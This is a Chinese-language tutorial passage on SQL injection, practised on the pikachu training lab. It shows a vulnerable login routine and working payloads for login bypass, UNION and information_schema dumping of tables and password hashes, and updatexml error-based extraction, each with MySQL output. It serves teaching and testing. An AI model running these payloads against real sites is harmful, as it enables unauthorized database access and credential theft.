**Web入侵先遣—SQL注入攻击技术初探**

SQL注入式攻击技术，一般针对基于Web平台的应用程序.造成SQL注入攻击漏洞的原因，是由于程序员在编写Web程序时，没有对浏览器端提交的参数进行严格的过滤和判断。用户可以修改构造参数，提交SQL查询语句，并传递至服务器端，从而获取想要的敏感信息，甚至执行危险的代码或系统命令。

虽然SQL注入攻击技术早已出现，但是时至今日仍然有很大一部分网站存在SQL注入漏洞，在本章开篇中进行的入侵检测中就发现了各大门户网站同样存在SQL注入漏洞，更别说一些小网站了。由于SQL漏润存在的普遍性，因此SQL入侵攻击技术往往成为黑客入侵攻击网站渗透内部服务的首选技术，其危害性非常大。

下面对目前的各种流行SQL注入攻击技术进行总结，以便网络安全管理人员和工作者更加深入地了解这种攻击与防御方法。

## 注射式攻击的原理

注射式攻击的根源在于，程序命令和用户数据（即用户输入）之间没有做到泾渭分明。这使得攻击者有机会将程序命令当作用户输入的数据提交给Web程序，以发号施令，为所欲为(注：注入最终是数据库，与脚本、平台、数据库类型无关)。

总之一句话:注入产生的原因是接受相关参数未经处理直接带入数据库查询操作

为了发动注射攻击，攻击者需要在常规输入中混入将被解释为命令的“数据”，要想成功，必须要做三件事情：

* **确定Web应用程序所使用的技术**

注射式攻击对程序设计语言或者硬件关系密切，但是这些可以通过适当的踩点或者索性将所有常见的注射式攻击都搬出来逐个试一下就知道了。为了确定所采用的技术，攻击者可以考察Web页面的页脚，查看错误页面，检查页面源代码，或者使用诸如Nessus、AWVS、APPSCAN等工具来进行刺探。

* **确定所有可能的输入方式**

Web应用的用户输入方式比较多，其中一些用户输入方式是很明显的，如HTML表单；另外，攻击者可以通过隐藏的HTML表单输入、HTTP头部、cookies、甚至对用户不可见的后端AJAX请求来跟Web应用进行交互。一般来说，所有HTTP的GET和POST都应当作用户输入。为了找出一个Web应用所有可能的用户输入，我们可以求助于Web代理，如Burp等。

* **查找可以用于注射的用户输入**

在找出所有用户输入方式后，就要对这些输入方式进行筛选，找出其中可以注入命令的那些输入方式。这个任务好像有点难，但是这里有一个小窍门，那就是多多留意Web应用的错误页面，很多时候您能从这里得到意想不到的收获。

## 经典OR漏洞原理解析


大家经常听到网站万能密码登录，今天我们就来分析分析万能密码是怎么回事。先给大家来一个简单的实例:

**1.登录页面关键代码如下：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | privateboolNoProtectLogin(stringName, stringpassword)  {  intcount = (int)SqlHelper.Instance.ExecuteScalar(string.Format  ("SELECT COUNT(\*) FROM Login WHERE Name='{0}' AND Password='{1}'", Name, password));  returncount > 0 ? true: false;  } |

方法中Name和 password 是没有经过任何处理，直接拿前端传入的数据，这样拼接的SQL会存在注入漏洞。（帐户：yuan 123）


**1)输入正常数据，效果如图：**



合并的SQL为：select \* from Admin where name='yuan' and passWord='123'

**2)输入注入数据：**

如图，即用户名为：用户名：'or 1=1--，密码可随便输入



合并的SQL为：

SELECT \* FROM admin WHERE Name=''or 1=1--'and Password='mima'


**2、现在我们来分析一下:'or 1=1--为什么能登录系统，原因有如下:**

（1）、SELECT \* FROM admin WHERE Name=''or 1=1 首先看这条查询语句，查询所有来自admin表的数据，条件name为空或者1=1，这两个条件只要一个满足就为真， Name=''or 1=1 现在1=1就是真而且是是没任何作用的真，那么最终数据库执行的语句相当于 select \* from Admin

（2）、因为Name值中输入了“--”注释符，后面语句被省略而登录成功。（常常的手法：前面加上'; ' (分号，用于结束前一条语句)，后边加上'--' (用于注释后边的语句)）

（3）、不同的程序万能密码也是不一样的，如ASP的万能密码是'or'='or' PHP的万能密码是'or 1=1/\* (如果在登陆窗口输入错误的语法出现报错一般说明存在sql注入)详细请看: http://chengkers.lofter.com/post/14c64b\_379726

小提示：穿山甲如何post注入:



## 注入前的准备及注入漏洞检测

### 1.3.1 显示友好HTTP错误信息

在进行SQL注入攻击时，需要利用到从服务器返回的各种出错信息，但是在浏览器中默认设置是不显示详细错误返回信息的，不论服务器返回什么错误，都只能看到“HTTP 500服务器错误”的窗口(图1)。因此，每次进行SQL注入攻击测试前，首先要取消IE浏览器返回信息设置，以便查看到注入攻击时返回的数据库信息。

打开IE浏览器，选择菜单“工具”一“Internet选项”命令，打开“Internet选项”对话框。打开“高级”选项卡，在“设置”列表框中找到“浏览组”，取消勾选“显示友好HTTP错误信息息”复选框(图2)。





图1 错误页面返回信息被简化处理 图2显示友好HTTP错误信息息

### 1.3.2 手工检测SQL注入点

最常用的SQL注入点判断方法，是在网站中寻找如下形式的网页链接。

http://www.\*\*\*\*\*.com/\*\*\*.asp?id=xx (ASP注入)

或者下面的链接。

http://www.\*\*\*\*\*.com/\*\*\*.php?id=xx (php注入)

http://www.\*\*\*\*\*.com/\*\*\*.jsp?id=xx (jsp注入)

http://www.\*\*\*\*\*.com/\*\*\*.aspx?id=xx (aspx注入)

http://www.\*\*\*\*\*.com/index.asp?id=8&page=99 (注:注入的时候确认是id参数还是page参数，工具默认只对后面page参数注入，所以要对工具进行配置或者手工调换)

http://www.\*\*\*\*\*.com/index/new/id/8 伪静态

http://www. \*\*\*\*\*.com/index/new/php-8.html伪静态

其中的“\*\*”可能是数字，也有可能是字符串，分别被称为整数类型数据和字符型数据。如何判断某个网页链接是否存在SQL注入漏洞呢?通常有两种检测方法。

**1.“单引号”法**

第一种检测SQL注入漏洞是否存在的方法是“单引号”法。方法很简单，直接在浏览器地址栏中的网址链接后加上一个单引号，如果页面不能正常显示，浏览器返回一些异常信息，则说明该链接可能存在注入漏洞。

**2. 1=1和1=2法**

很多时候检测提交包含引号的链接时，会提示非法字符，或者直接不返回任何信息，但这并不等于不存在SQL注入漏洞。此时可使用经典的“1=1和1=2”法进行检测。方法很简单，就是直接在链接地址后分别加上and 1=1和and 1=2进行提交，如果返回不同的页面，那么说明存在SQL注入漏洞。

## 注入分类

### 1.3.1 数字型注入

登录测试环境观察如下：

**mysql> show databases;**

+--------------------+

| Database |

+--------------------+

| information\_schema |

| bwapp |

| mysql |

| performance\_schema |

| pikachu |

| test |

| test1 |

+--------------------+

7 rows in set (0.00 sec)

**mysql> use pikachu**

Database changed

mysql> show tables;

+-------------------+

| Tables\_in\_pikachu |

+-------------------+

| httpinfo |

| member |

| message |

| users |

| xssblind |

+-------------------+

5 rows in set (0.00 sec)

**mysql> desc member; 查看member这个表的字段**

+----------+------------------+------+-----+---------+----------------+

| Field | Type | Null | Key | Default | Extra |

+----------+------------------+------+-----+---------+----------------+

| id | int(10) unsigned | NO | PRI | NULL | auto\_increment |

| username | varchar(66) | NO | | NULL | |

| pw | varchar(128) | NO | | NULL | |

| sex | char(10) | NO | | NULL | |

| phonenum | varchar(255) | NO | | NULL | |

| address | varchar(255) | NO | | NULL | |

| email | varchar(255) | NO | | NULL | |

+----------+------------------+------+-----+---------+----------------+

7 rows in set (0.00 sec)

**mysql> select username,email from member where id=1;**

+----------+-------------------+

| username | email |

+----------+-------------------+

| vince | vince@pikachu.com |

+----------+-------------------+

1 row in set (0.00 sec)

**mysql> select username,email from member where id=1 or 1=1;**

+----------+-------------------+

| username | email |

+----------+-------------------+

| vince | vince@pikachu.com |

| allen | allen@pikachu.com |

| kobe | kobe@pikachu.com |

| grady | grady@pikachu.com |

| kevin | kevin@pikachu.com |


| lucy | lucy@pikachu.com |

| lili | lili@pikachu.com |

+----------+-------------------+


7 rows in set (0.00 sec)

发现输入or 1=1之后全部显示出来了，下面我们通过burp抓包输入一个or 1=1设置一个payload,点击提交后，在Render中查看结果。通过判断存在SQL注入，且为数字型注入，可以通过拼接SQL语句来实现注入。



### 1.3.2 字符型注入

打开pikachu平台，在SQL-Inject下选择字符型注入。输入在之前我们已经知道的一个id



我们发现需要输入字符串来完成查询。按照之前的思路我们写一个查询语句select id,email from member where username='vince' ；

在这个基础上进行拼接来写一个”万能密码“，按照之前的构想，拼写一个select id,email from member where username='vince' or 1=1 ；为了验证想法我们输入尝试以下

**mysql> select id,email from member where username='vince';**

+----+-------------------+

| id | email |

+----+-------------------+

| 1 | vince@pikachu.com |

+----+-------------------+

1 row in set (0.00 sec)

**mysql> select id,email from member where username='vince or 1=1';**

Empty set (0.00 sec)

我们发现这个语句存在问题，发现这个语句的vince or 1=1是直接被认作字符串，我们在vince后面添加单引号来闭合vince，再在1=1后面添加注释#来消除掉后面的单引号，这样来完成一个SQL语句的拼接合法性。完整的语句为select id,email from member where username='vince‘ or 1=1#'；我们回到pikachu平台输入vince‘ or 1=1#

**mysql> select id,email from member where username='vince' or 1=1#';**

**-> ;**

+----+-------------------+

| id | email |

+----+-------------------+

| 1 | vince@pikachu.com |

| 2 | allen@pikachu.com |

| 3 | kobe@pikachu.com |

| 4 | grady@pikachu.com |


| 5 | kevin@pikachu.com |

| 6 | lucy@pikachu.com |

| 7 | lili@pikachu.com |

+----+-------------------+

7 rows in set (0.00 sec)



### 1.3.3 搜索型注入

打开pikachu平台，在SQL-Inject下选择搜索型注入，然后随意输入一个字母，能看到匹配出了对应的信息。按照SQL的模糊查询命令select \* from 表名 where 字段名 like ‘%（对应值）%’;，发现可以按照之前的思路来实现万能语句的拼接。

mysql> select \* from member where username like '%vince%' or 1=1;

+----+----------+----------------------------------+------+-------------+-------

----------------+-------------------+

| id | username | pw | sex | phonenum | addres

s | email |

+----+----------+----------------------------------+------+-------------+-------

----------------+-------------------+

| 1 | vince | e10adc3949ba59abbe56e057f20f883e | boy | 18626545453 | chain

| vince@pikachu.com |

| 2 | allen | e10adc3949ba59abbe56e057f20f883e | boy | 13676767767 | nba 76

| allen@pikachu.com |

| 3 | kobe | e10adc3949ba59abbe56e057f20f883e | boy | 15988767673 | nba la

kes | kobe@pikachu.com |

| 4 | grady | e10adc3949ba59abbe56e057f20f883e | boy | 13676765545 | nba hs

| grady@pikachu.com |

| 5 | kevin | e10adc3949ba59abbe56e057f20f883e | boy | 13677676754 | Oklaho

ma City Thunder | kevin@pikachu.com |

| 6 | lucy | e10adc3949ba59abbe56e057f20f883e | girl | 12345678922 | usa

| lucy@pikachu.com |

| 7 | lili | e10adc3949ba59abbe56e057f20f883e | girl | 18656565545 | usa

| lili@pikachu.com |

+----+----------+----------------------------------+------+-------------+--


回到pikachu平台,将拼接语句写为%xxxx%'or 1=1 #%'




### 1.3.4 XX型注入

XX型是由于SQL语句拼接方式不同，注入语句如下：

mysql> select \* from member where username=('xx') or 1=1;




回到pikachu平台,将拼接语句写为XX') or 1=1#



## 注入提交方式

ASP：request （全部接受）、request.querystring （接受get）、request.form （接受post）、 request.cookie cookie （接受cookie）

PHP: $\_REQUEST（全部接受）、$\_GET $\_POST （接受post）、$\_COOKIE（接受cookie）



### 1.4.1 get提交

一般直接通过浏览器地址栏提交，如下图：




### 1.4.2 post提交

可通过安装火狐浏览器插件（hackbar）或Burp工具来完成，如下图：



### 1.4.3 cookie提交

一般通Burp工具来完成，如下图：



## 注入攻击类型与方式

主要有：union注入、insert/update注入、delete注入、http header注入、盲注(base on boolian)、盲注(base on time)、函数报错、宽字节注入、二次注入、偏移注入等

### 1.6.1 union注入

union操作符用于合并两个或多个SQL语句集合起来，得到联合的查询结果。下面以pikachu平台的数据库为例，输入**select id,email from member where username='kevin' union select username,pw from member where id=1;**查询结果如下：

**注：union操作符一般与order by语句配合使用**

mysql> select id,email from member where username='kevin' union select username,

pw from member where id=1;

+-------+----------------------------------+

| id | email |

+-------+----------------------------------+

| 5 | kevin@pikachu.com |


| vince | e10adc3949ba59abbe56e057f20f883e |

+-------+----------------------------------+

2 rows in set (0.00 sec)

返回pikachu平台，输入以上语句，出现如下报错：

**v' union select username,pw from member where id=1#%**




因为查询的字段不能超过主查询的字段，这个时候可以在SQL语句后面加order by进行排序，通过这个办法可以判断主查询的字段。


输入a' order by 4#%，反馈如图：



输入a' order by 3#%，反馈如图：



通过这个简单的办法找到主查询一共有三个字段。之后我们来使用union来做一个SQL语句的拼接。输入构造好的语句a' union select database(),user(),version()#%,反馈如图：



### 1.6.2 information\_schema注入

information\_schema数据库是MySQL系统自带的数据库。其中保存着关于MySQL服务器所维护的所有其他数据库的信息。通过information\_schema注入，我们可以将整个数据库内容全部窃取出来, 使用order by来判断查询的字段。先找出数据库的名称，输入vince' union select database(),user(),3#%得到反馈，判断数据库名称为pikachu。

获取pikachu数据库的**表名**，输入:u' union select table\_schema ,table\_name,3 from information\_schema.tables where table\_schema='pikachu'#




获取pikachu数据库的**字段名**，输入： k' union select table\_name,column\_name,3 from information\_schema.columns where table\_name='users'#%

最后获取**字段值**的内容，输入：kobe'union select username ,password,3 from users#%



### 1.6.3 基于函数报错注入

**一、技巧思路:**  
 在MYSQL中使用一些指定的函数来制造报错,从而从报错信息中获取设定的信息，常见的select/insert/update/delete注入都可以使用报错方式来获取信息.



**二、背景条件:**

后台没有屏蔽数据库报错信息,在语法发生错误时会输出在前端.

**三、基于报错的信息获取（三个常用的用来报错的函数）**

updatexml（）:函数是MYSQL对XML文档数据进行查询和修改的XPATH函数.  
 extractvalue（） :函数也是MYSQL对XML文档数据进行查询的XPATH函数.  
 floor（）:MYSQL中用来取整的函数.

**四、基于报错的信息获取**

UPDATEXML (XML\_document, XPath\_string, new\_value);

第一个参数：XML\_document是String格式，为XML文档对象的名称，文中为Doc

第二个参数：XPath\_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。

第三个参数：new\_value，String格式，替换查找到的符合条件的数据

**五、实战测试**

1、爆数据库版本信息

k' and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1) #

2、爆数据库当前用户


k' and updatexml(1,concat(0x7e,(SELECT user()),0x7e),1)#

3、爆数据库

k' and updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) #

4、爆表

获取数据库表名，输入：k'and updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='pikachu')),0)#，但是反馈回的错误表示只能显示一行，所以采用limit来一行一行显示




输入k' and updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='pikachu'limit 0,1)),0)#更改limit后面的数字limit 0完成表名遍历。




5、爆字段

获取字段名，输入：k' and updatexml(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name='users'limit **2**,1)),0)#



6、爆字段内容

获取字段内容，输入：k' and updatexml(1,concat(0x7e,(select password from users limit 0,1)),0)#




返回结果为连接参数产生的字符串。如有任何一个参数为NULL ，则返回值为 NULL。

通过查询@@version,返回版本。然后CONCAT将其字符串化。因为UPDATEXML第二个参数需要Xpath格式的字符串,所以不符合要求，然后报错。

### 1.6.4 insert注入

insert注入，就是前端注册的信息最终会被后台通过insert这个操作插入数据库，后台在接受前端的注册数据时没有做防SQL注入的处理，导致前端的输入可以直接拼接SQL到后端的insert相关内容中，导致了insert注入。

到数据库中输入insert into member (username,pw,sex,phonenum,email,address) values('oldboy',123456,1,2,3,4);来插入一个用户，在输入select \* from member;查看所有用户

